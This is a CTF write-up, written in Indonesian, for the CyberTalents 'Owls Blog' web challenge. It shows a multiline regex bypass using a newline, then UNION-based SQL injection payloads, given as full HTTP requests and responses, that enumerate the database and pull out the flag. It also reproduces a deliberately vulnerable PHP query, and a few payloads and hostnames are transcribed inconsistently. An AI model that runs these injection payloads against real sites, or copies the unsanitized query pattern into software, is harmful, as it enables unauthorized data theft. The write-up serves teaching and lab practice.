

CyberTalents Challenges


Web Security – Owls Blog – level medium

Author: levith4n

Description:

Owls are winking at you. Try to get the flag

Ini adalah tampilan utama dari website target, yaitu sebuah blog.




Kemudian, saya melakukan *information gathering*, yaitu *directory bruteforcing*, pada hasilnya saya menemukan *file robots.txt*, file ini digunakan agar *web crawler* (seperti Googlebot) untuk mematuhi aturan yang ada di dalamnya.

```
levith4n ~ % cat result.txt
/index.php (Status: 200) [Size: 8125]
/robots.txt (Status: 200) [Size: 37]
```

Pada kasus ini, kita menemukan sebuah *file git.php* tidak mengizinkan *web crawler* untuk meng-*crawling file* ini dan menampilkannya pada pencarian. Hal ini tentu mencurigakan, karena untuk apa seorang *developer* atau *sysadmin* menutupi *file* ini. File *.php* adalah file yang diformat untuk *syntax highlighting*. Ini biasanya digunakan untuk tujuan berbagi kode di web agar lebih mudah dibaca, bukan untuk dieksekusi oleh server.

```
User-agent: *
Disallow: git.php
```

Selanjutnya, karena saya tahu bahwa *file* ini adalah sebuah *source code* PHP, saya mencoba untuk mengunjunginya untuk mendapatkan informasi berharga. Pada saat saya mengunjunginya, *file* ini otomatis terunduh.




Setelah itu, saya mencoba membaca konten dari *file* tersebut. Saya menemukan sebuah kode PHP yang mengatur logika dari pencarian. Secara singkat, terdapat *regex* yang hanya mengizinkan pola pencarian sebagai berikut:


- Hanya boleh diawali **string**, **integer** dan satu karakter “-”.
- Tidak boleh mengandung atau diakhiri selain **string** dan **integer**.
- Modifier **m** (multiline) mengubah perilaku jangkar **^** dan **\$** agar masing-masing cocok dengan **awal dan akhir dari setiap baris** (dibatasi oleh karakter newline **\n**), bukan hanya awal dan akhir dari keseluruhan string. Karena fungsi **preg_match** akan langsung berhenti dan mengembalikan **true** setelah **menemukan satu baris saja yang valid**, perilaku ini dapat kita manfaatkan untuk mem-*bypass* pola *regex* ini. Cukup dengan memastikan baris pertama cocok dengan pola *regex*, maka baris-baris berikutnya—bahkan yang berisi karakter tidak valid—akan diabaikan.

```
1 <?php
2
3 $search = $POST['search'];
4 if (!preg_match('/^-[0-9a-z]+$/', $POST["search"])) {
5     die("<h1><font color=\"red\">Hack Detected");
6 }
7
8 $query = "SELECT * FROM topics where topicname like '%$search%'";
9 $res = mysql_query($query);
10 $val = mysql_fetch_array($res);
11
12 ?>
```

Saya mencoba memvalidasi *source code* tersebut, kebetulan pada tampilan utama terdapat kolom pencarian, saya mencoba memasukkan karakter ‘.



Setelah itu saya langsung diarahkan ke halaman yang terdapat tulisan “**Hack Detected**”. Hal ini mengkonfirmasi bahwa *source code* tersebut benar.



Selanjutnya, saya mencoba untuk melakukan *bypass* terhadap pola *regex* ini. Pertama-tama saya memasukkan string biasa untuk melihat respon normal.

| Request | | | | Response | | | |
|--|-----|-----|--|---|-----|-----|--------|
| Pretty | Raw | Hex | | Pretty | Raw | Hex | Render |
| <pre>1 POST / HTTP/1.1 2 Host: wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 3 Content-Length: 16 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com/ 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 search=-levith4n</pre> | | | | <pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.27.1 3 Date: Wed, 02 Jul 2025 07:54:19 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Content-Length: 6780 7 8 <link href='http://fonts.googleapis.com/css?family=Patua+One' rel='stylesheet' type='text/css'> 9 10 <html lang='en'> 11 12 13 14 <link href='http://fonts.googleapis.com/css?family=Patua+One' rel='stylesheet' type='text/css'> 15 16 <html lang='en'> 17 <head> 18 <meta charset='utf-8'> 19 <meta name='viewport' content='width=device-width, initial-scale=1'> 20 21 <!DOCTYPE html> 22 <html lang='en'> 23 24 <head> 25 26 <meta charset='utf-8'> 27 <meta http-equiv='X-UA-Compatible' content='IE=edge'> 28 <meta name='viewport' content='width=device-width, initial-scale=1'> 29 <meta name='description' content=''> 30 <meta name='author' content=''> 31 32 <title> 33 Owls Blog 34 </title> 35 36 <link rel='stylesheet' href='https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css'> 37 <script src='</pre> | | | |

Kemudian, saya mulai meng-*inject* menggunakan karakter *newline* \n atau %0a jika *url-encoding* dan diikuti karakter '. Seperti yang terlihat, kita berhasil *bypass* pola *regex* ini, yaitu kita mendapatkan pesan kesalahan yang menandakan *inject* menggunakan karakter ' berhasil.

| Request | | | | Response | | | |
|--|-----|-----|--|--|-----|-----|--------|
| Pretty | Raw | Hex | | Pretty | Raw | Hex | Render |
| <pre>1 POST / HTTP/1.1 2 Host: wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 3 Content-Length: 20 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com/ 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 search=-levith4n%0a'</pre> | | | | <pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.27.1 3 Date: Wed, 02 Jul 2025 07:53:37 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Content-Length: 6935 7 8 <link href='http://fonts.googleapis.com/css?family=Patua+One' rel='stylesheet' type='text/css'> 9 10 <html lang='en'> 11 12 13 Warning 14 : mysqli_fetch_array() expects parameter 1 to be mysqli_result, bool given in 15 /var/www/html/index.php 16 17 on line 18 20 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100</pre> | | | |

Selanjutnya saya melakukan **union injection** untuk menentukan jumlah kolom pada table yang terhubung dengan aplikasi web. Seperti yang terlihat jika saya masukkan dua kolom akan muncul pesan kesalahan, sehingga ini memberikan kesimpulan bahwa hanya terdapat **satu** kolom saja.

| Request | | | | Response | | | |
|--|-----|-----|--|--|-----|-----|--------|
| Pretty | Raw | Hex | | Pretty | Raw | Hex | Render |
| <pre>1 POST / HTTP/1.1 2 Host: wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 3 Content-Length: 40 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com/ 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 search=-levith4n%0a'+union+select+1+2--+</pre> | | | | <pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.27.1 3 Date: Wed, 02 Jul 2025 07:55:53 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Content-Length: 6935 7 8 <link href='http://fonts.googleapis.com/css?family=Patua+One' rel='stylesheet' type='text/css'> 9 10 <html lang='en'> 11 12 13 Warning 14 : mysqli_fetch_array() expects parameter 1 to be mysqli_result, bool given in 15 /var/www/html/index.php 16 17 on line 18 20 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100</pre> | | | |

Kemudian saya mengecek versi dan DBMS apa yang digunakan menggunakan fungsi **version()**, terlihat bahwa aplikasi web menggunakan **MariaDB** versi **10.2.23** dengan sistem operasi **debian**.

| Request | | | | Response | | | |
|--|-----|-----|--|---|-----|-----|--------|
| Pretty | Raw | Hex | | Pretty | Raw | Hex | Render |
| <pre>1 POST / HTTP/1.1 2 Host: wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 3 Content-Length: 46 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com/ 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 search=-levith4n%0a'+union+select+version()--+</pre> | | | | <pre>103 104 105 <hr> 106 107 <!-- Preview Image 108 109 110 <hr> 111 112 <!-- Post Content --> 113 <p class="lead"> 114 0.3.23-MariaDB-0+deb10u1 115 <hr> 116 117 <!-- Posted Comments --> 118 119 120 </div> 121 <!-- Blog Sidebar Widgets Column --> 122 <div class="col-md-4"></pre> | | | |

Karena saya sudah mengetahui tipe **DBMS** yang digunakan, selanjutnya saya menggunakan fungsi **database()** untuk mengetahui nama dari database yang terhubung dengan aplikasi web. Terlihat, nama dari database yang terhubung dengan aplikasi web adalah **webctf**.

| Request | | | | Response | | | |
|---|-----|-----|--|--|-----|-----|--------|
| Pretty | Raw | Hex | | Pretty | Raw | Hex | Render |
| <pre>1 POST / HTTP/1.1 2 Host: wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 3 Content-Length: 47 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com/ 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 search=-levith4n%0a'+union+select+database()--+</pre> | | | | <pre>103 104 105 106 107 Posted on August 24, 2022 at 9:00 PM 108 </p> 109 110 <hr> 111 112 <!-- Preview Image 113 114 115 <hr> 116 117 <!-- Post Content --> 118 <p class="lead"> 119 webctf 120 <hr> 121 122 <!-- Posted Comments --></pre> | | | |

Kemudian, dengan informasi nama database sudah didapatkan, saya lanjut mencari tahu daftar table yang ada pada database tersebut, seperti yang terlihat, nama dari table yang ada pada database ini adalah **flag**.

| Request | | | | Response | | | |
|---|-----|-----|--|--|-----|-----|--------|
| Pretty | Raw | Hex | | Pretty | Raw | Hex | Render |
| <pre>1 POST / HTTP/1.1 2 Host: wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 3 Content-Length: 106 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112bq3q-web.cybertalentslabs.com/ 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 search=-levith4n%0a'+union+select+table_name+from+information_schema.tables+where+table_schema='webctf'--+</pre> | | | | <pre>103 104 105 106 Posted on August 24, 2022 at 9:00 PM 107 </p> 108 109 <hr> 110 111 <!-- Preview Image 112 113 114 <hr> 115 116 <!-- Post Content --> 117 <p class="lead"> 118 flag 119 <hr> 120 121 <!-- Posted Comments --></pre> | | | |

Kemudian, saya mencoba mencari tahu kolom apa saja yang terdapat pada table ini, ternyata nama kolomnya pun juga **flag**.

| Request | | Response | |
|--|-----|--|-----|
| Pretty | Raw | Pretty | Raw |
| <pre>1 POST / HTTP/1.1 2 Host: wcamxwl32pue3e6mk873oo7fw3y0m73p5l12bq3q-web.cyberantentlabs.com 3 Content-Length: 104 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://wcamxwl32pue3e6mk873oo7fw3y0m73p5l12bq3q-web.cyberantentlabs.com 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/* ;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://wcamxwl32pue3e6mk873oo7fw3y0m73p5l12bq3q-web.cyberantentlabs.com/ 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 search= -levith4n&a+union+select+column_name+from+information_schema.columns+where+table_name='f lag'--></pre> | | <pre> Posted on August 24, 2022 at 9:00 PM </p> <hr> <!-- Preview Image <hr> <!-- Post Content --> <p class="lead"> f1ag <hr> <!-- Posted Comments --></pre> | |

Terakhir, saya hanya perlu mengekstrak nilai dari **kolom** tersebut dan mendapatkan flagnya.

| Request | | | | Response | | | |
|--|-----|-----|--|---|-----|-----|--------|
| Pretty | Raw | Hex | | Pretty | Raw | Hex | Render |
| 1 POST / HTTP/1.1 | | | | 96 by Start Bootstrap | | | |
| 2 Host: wcamxw132pue3e6mk873oo7fw3y0m73p5112b3q-web.cybertalentslabs.com | | | | 97 </p>--> | | | |
| 3 Content-Length: 51 | | | | 98 | | | |
| 4 Cache-Control: max-age=0 | | | | 99 <hr> | | | |
| 5 Accept-Language: en-US,en;q=0.9 | | | | 100 | | | |
| 6 Origin: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112b3q-web.cybertalentslabs.com | | | | 101 <!-- Date/Time --> | | | |
| 7 Content-Type: application/x-www-form-urlencoded | | | | 102 <p> | | | |
| 8 Upgrade-Insecure-Requests: 1 | | | | | | | |
| 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) | | | | | | | |
| Chrome/137.0.0.0 Safari/537.36 | | | | Posted on August 24, 2022 at 9:00 PM | | | |
| 10 Accept: | | | | </p> | | | |
| text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/* | | | | 103 <hr> | | | |
| ;q=0.8,application/signed-exchange;v=b3;q=0.7 | | | | 104 | | | |
| 11 Referer: http://wcamxw132pue3e6mk873oo7fw3y0m73p5112b3q-web.cybertalentslabs.com/ | | | | 105 <!-- Preview Image | | | |
| 12 Accept-Encoding: gzip, deflate, br | | | | 106 | | | |
| 13 Connection: keep-alive | | | | 107 | | | |
| 14 | | | | 108 <hr> | | | |
| 15 search=levith4n%a+union+select+flag+from+flag--+ | | | | 109 | | | |
| | | | | 110 <!-- Post Content --> | | | |
| | | | | 111 <p class="lead"> | | | |
| | | | | 112 Flag{R3G3X_Ar3_N0T_G00D_For_0w3ls} | | | |
| | | | | 113 <hr> | | | |
| | | | | 114 | | | |
| | | | | 115 <!-- Posted Comments --> | | | |
| | | | | 116 | | | |